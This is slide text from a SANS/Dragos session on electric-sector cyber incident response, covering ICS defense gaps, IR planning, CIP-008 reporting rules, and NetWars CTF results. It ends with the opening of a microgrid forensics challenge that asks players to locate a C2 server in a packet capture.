- Operational Response
- Regulation

ICS Defender Gap Reduction




Agenda

- Scope
- Gaps
- Identification
- Operational Response
- Regulation


Resource Needs for Usefulness
Extended
Minimal
Existing
Anomaly Detection
Threat Behavior Analytics
Network Whitelisting
Full integrated visibility, larger dedicated teams dedicated budgets
Near complete visibility, expanded resources
Limited visibility, existing resources
Host Only
Net Tap
Limited Span
Robust Capture
RT Net Collection
Aggregation Nodes
iSOC
Operations Integration
Data Source Collection Capabilities

Slow Moving Cautious Industry…… until



Agenda

Scope


Gaps

Identification

Operational Response

Regulation

Operations Impacts



Well defined plans for loss of view and loss of control at small scale or for short periods of time

Plans do not completely address events when systems are available, but do not perform the functions required or expected

Plans do not address events when systems are available, but someone else is in control of them

Operational Response

System operators are continuously trained to ensure system reliability and how to respond in emergencies to recover from outages. The cyber operators who support the underlying technologies need to be trained in this way as well and integrate operations into all phases of the response plan.

Preparation

- ❑ Practice IR through exercises
- ❑ Train the team

Identification

- ❑ Evidence acquisition and analysis
- ❑ Information sharing internal and external

Containment

- ❑ Determine where an adversary would need to be to achieve the effect
- ❑ isolate the system or isolate control

Eradication

- ❑ Verify the root cause or initial infection point that impacted operations was identified

Recovery

- ❑ Regain integrity of control system
- ❑ Determine when to restore system control capabilities

Lessons Learned

- ❑ What actions were taken to prevent similar attack
- ❑ Was information shared effectively

Learn from Operations

- **Training**
- **Planning and Analysis**
- **Load Shed**
- **Emergency Operations**
- **Blackstart**

Work With Operations

- **Cyber contingency analysis** (continuous analysis and preparing the system for the next event)
- **Cyber failure planning** (modeling and testing cyber system response to network and asset outages)
- **Cyber conservative operations** (Intentionally eliminating planned and unplanned changes, as well as stopping any potentially impactful processes)
- **Cyber load shed** (Eliminating all unnecessary network segments, communications, and cyber assets that are not operationally necessary)
- **Cyber RCA** (Root Cause Analysis forensics to determine how an impactful event occurred and ensure it is contained)
- **Cyber blackstart** (cyber asset base configurations and bare metal build capability to restore the cyber system to a critical service state)
- **Cyber mutual aid** (ability to utilize ISACs, peer utilities, law enforcement and intelligence agencies, as well as contractors and vendors to respond to large scale events)

Operationalize your cyber defense and response approach


Agenda

- Scope
- Gaps
- Identification
- Operational Response
- Regulation


Classify

- Cyber Security Incident:
  - A malicious act or suspicious event that:
    - Compromises, or was an attempt to compromise, the Electronic Security Perimeter or Physical Security Perimeter
    - Disrupts, or was an attempt to disrupt, the operation of a BES Cyber System
- Reportable Cyber Security Incident:
  - A Cyber Security Incident that has compromised or disrupted one or more reliability tasks of a functional entity

Classify: CSI



Classify: RCSI



Compromised or Disrupted Reliability Task

Concerns

LITTLE BOBBY
by Robert M. Lee and Jeff Haas
SHOULD WE DO ANYTHING ?
NO-- NOT YET.
HAAS
WAIT FOR IT--
BOOM!
OKAY-- NOW WE HAVE ONE HOUR TO REPORT IT.

Change Is Coming Jan 1, 2021

164 FERC ¶ 61,033
UNITED STATES OF AMERICA
FEDERAL ENERGY REGULATORY COMMISSION

18 CFR Part 40

[Docket No. RM18-2-000; Order No. 848]

Cyber Security Incident Reporting Reliability Standards

(Issued July 19, 2018)

AGENCY: Federal Energy Regulatory Commission.

ACTION: Final rule.

SUMMARY: The Federal Energy Regulatory Commission (Commission) directs the North American Electric Reliability Corporation (NERC) to develop and submit modifications to the NERC Reliability Standards to augment the mandatory reporting of Cyber Security Incidents, including incidents that might facilitate subsequent efforts to harm the reliable operation of the bulk electric system (BES).


- Report–compromise, or attempt to compromise, the ESP or associated EACMS
- Require minimum reporting detail
- Reporting timeline
- Reporting to DHS as well as E-ISAC
- NERC to develop summary reports to FERC

CIP-008 R4 – Notifications and Reporting for Cyber Security Incidents

- Notify E-ISAC and NCCIC of Reportable CSI and <u>attempts</u> to compromise: [6]
  - Initial notification and updates to include:
    - Functional impact
    - Attack vector used; and
    - Level of instruction achieved or attempted
  - Initial notification:
    - within 1-hour of determination of **<u>Reportable CSI,</u>**
    - end of next calendar day after attempt to compromise
  - Update E-ISAC and NCCIC within 7-days of learning new attribute information


Predicting the Future

- ❑ Entities will develop very specific definitions of the term "attempt"
- ❑ Introduction of the "Firewall Sandwich"
- ❑ NCCIC will get very confusing reports and will be overwhelmed with noise, as will asset owners and operators



Executive Order to Securing the US BPS

- Work through potential modifications to CIP-013
- Understand scope of intent around achieving implementation
- Applicability to non bulk power system assets
- Applicability to operational cyber components
- Implementation across bulk power assets that are non US geographically and potentially those that are owned / operated by non US orgs



Department of Energy

President Trump Signs Executive Order Securing the United States Bulk-Power System

MAY 1, 2020

Home » President Trump Signs Executive Order Securing the United States Bulk-Power System

WASHINGTON, D.C. - Today, President Donald J. Trump signed an Executive Order, Securing the United States Bulk-Power System. The Executive Order authorizes U.S. Secretary of Energy Dan Brouillette to work with the Cabinet and energy industry to secure America's Bulk-Power System.

"Today, President Trump demonstrated bold leadership to protect America's bulk-power system and ensure the safety and prosperity of all Americans," said Secretary Brouillette. "It is imperative the bulk-power system be secured against exploitation and attacks by foreign threats. This

RESOURCES AND CONTACT INFORMATION

CONTACT
Tim Conway
tconway@sans.org

SANS INSTITUTE
11200 Rockville Pike
Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)

ICS RESOURCES
https://ics.sans.org
https://ics-community.sans.org/
Twitter: @sansics

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
PRESS/PR: press@sans.org

Please provide feedback

Session: Electric Sector Incident Response
Presenter: Tim Conway

https://sansurl.com/electric-sector-ir

Thank you!

#DISCSANS

SANS / DRAGOS

Cyberville Microgrid CTF Challenge

Jon Lavender
Dragos Chief Technology Officer

Austin Scott
Dragos ICS Penetration Testing Principal

DISC ICS NetWars

And the Winners Are…

DISC - ICS NETWARS

1	Equinor	Level IV	444
2	QuePasaZombies	Level IV	425
3	TacoBellisaCOVIDVaccine	Level IV	425
4	nora	Level IV	420
5	NoTeamName	Level IV	414
6	Tartans	Level IV	371
7	covidUnderflow	Level IV	369
8	CheatyMages	Level IV	362
9	Blackout	Level IV	356
10	Team_Name	Level IV	336
11	ic4_BE	Level IV	334
12	CrunchySOC	Level IV	329
13	Ret2Jade	Level IV	309
14	blueswede	Level IV	303
15	FreeJoeExotic	Level IV	281
16	pICSorItDidntHPN	Level IV	276
17	nmap-T6	Level III	260
18	TheLateShow	Level III	258
19	ColdMISOSoup	Level III	255
20	Cyberfunk	Level IV	252
21	QuarantineHoarders	Level III	250
22	ShellSquad1	Level IV	246
23	NoLogsNoCrime1	Level IV	241
24	cyberpikaz	Level IV	240
25	Event_ID_19	Level IV	234

Teams


GAME OVER

DISC - ICS NETWARS

Rank	Player	Level	Score
1	icebear	Level IV	432
2	nwsa_1	Level IV	429
3	guogen	Level IV	429
4	daubsi	Level IV	405
5	B_n_	Level IV	405
6	yleewei	Level IV	405
7	jk45054	Level IV	402
8	sickrov	Level IV	395
9	thelazy	Level IV	395
10	CriticalSecurityLLC	Level IV	360
11	alans	Level IV	353
12	DocBrown	Level IV	345
13	Taurus	Level IV	342
14	default123	Level IV	337
15	NOP_	Level IV	332
16	k1lr0y	Level IV	327
17	_erzwo_	Level IV	325
18	blub	Level IV	322
19	CyWS	Level IV	319
20	tbl1	Level IV	312
21	PartyParrot	Level IV	306
22	Arioche	Level IV	302
23	Arfghl	Level IV	299
24	Utexas	Level IV	297
25	G1H1	Level IV	288

Solo

GAME OVER



THE CYBERVILLE MICROGRID

NETWORK OVERVIEW

Battery Network (Schneider)

10.10.10.0/24

Solar Panel Network (Siemens)

192.168.0.0/24

Combined Cycle BOP (Rockwell)

10.10.20.0/24

Substation Network (SEL)

10.10.100.0/24


Wind Turbine Network (OPC)

10.10.30.0/24

Site Office Network

10.0.0.0/24

CYBER INCIDENT
CYBERVILLE MICROGRID



DRAGOS

C2 Server Address

Level 3 – Flag 1

There has been an unscheduled outage of the Cyberville Energy Center. Our initial root cause analysis has led us to believe that this is a Cyber event. We maintain a rolling Packet Capture of the ICS network traffic that we have provided to you. Please search for and identify the IP address of the C2 Server.

